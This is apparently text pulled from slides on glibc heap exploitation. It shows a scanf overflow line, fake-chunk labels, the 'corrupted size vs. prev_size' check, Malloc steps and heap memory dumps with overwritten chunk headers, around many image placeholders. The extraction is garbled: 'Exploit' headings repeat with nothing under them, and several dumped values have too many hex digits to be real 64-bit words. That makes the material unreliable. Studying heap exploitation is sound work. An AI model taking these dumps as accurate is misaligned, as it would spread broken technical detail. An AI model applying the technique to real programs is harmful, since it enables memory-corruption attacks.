


# Exploit

scanf(" %136s", a)




<fake chunk X>




"corrupted size vs. prev\_size"  
ERROR

# Exploit

scanf(" %136s", a)




<fake chunk 0>



# Exploit


scanf(" %136s", a)




0x602000:	0x0000000000000000	0x0000000000000091
0x602010:	0x4444444444444444	0x4444444444444444
0x602020:	0x4444444444444444	0x4444444444444444
0x602030:	0x4444444444444444	0x4444444444444444
0x602040:	0x4444444444444444	0x4444444444444444
0x602050:	0x4444444444444444	0x4444444444444444
0x602060:	0x4444444444444444	0x4444444444444444
0x602070:	0x4444444444444444	0x4444444444444444
0x602080:	0x4444444444444444	0x4444444444444444
0x602090:	0x4444444444444444	0x00000000000000200
0x6020a0:	0x00007ffff7dd37b8	0x00007ffff7dd37b8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000

## Exploit

scanf(" %136s", a)




b\_1 -> Malloc(0x80)





# Exploit


b\_1 -> Malloc(0x80)




0x602090:	0x4444444444444444	0x0000000000000091
0x6020a0:	0x00007ffff7dd39a8	0x00007ffff7dd39a8
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x00000000000000171
0x602130:	0x00007ffff7dd37b8	0x00007ffff7dd37b8
0x602140:	0x0000000000000000	0x0000000000000000
0x602150:	0x0000000000000000	0x0000000000000000
0x602160:	0x0000000000000000	0x0000000000000000
0x602170:	0x0000000000000000	0x0000000000000000
0x602180:	0x0000000000000000	0x0000000000000000
0x602190:	0x0000000000000000	0x0000000000000000
0x6021a0:	0x0000000000000000	0x0000000000000000
0x6021b0:	0x0000000000000000	0x0000000000000000
0x6021c0:	0x0000000000000000	0x0000000000000000
0x6021d0:	0x0000000000000000	0x0000000000000000
0x6021e0:	0x0000000000000000	0x0000000000000000
0x6021f0:	0x0000000000000000	0x0000000000000000
0x602200:	0x0000000000000000	0x0000000000000000
0x602210:	0x0000000000000000	0x0000000000000000
0x602220:	0x0000000000000000	0x0000000000000000
0x602230:	0x0000000000000000	0x0000000000000000
0x602240:	0x0000000000000000	0x0000000000000000
0x602250:	0x0000000000000000	0x0000000000000000
0x602260:	0x0000000000000000	0x0000000000000000
0x602270:	0x0000000000000000	0x0000000000000000
0x602280:	0x0000000000000000	0x0000000000000000
0x602290:	0x00000000000000170	0x0000000000000000
0x6022a0:	0x00000000000000210	0x0000000000000090
0x6022b0:	0x0000000000000000	0x0000000000000000

# Exploit

b\_1 -> Malloc(0x80)




b\_2 -> Malloc(0x80)





# Exploit

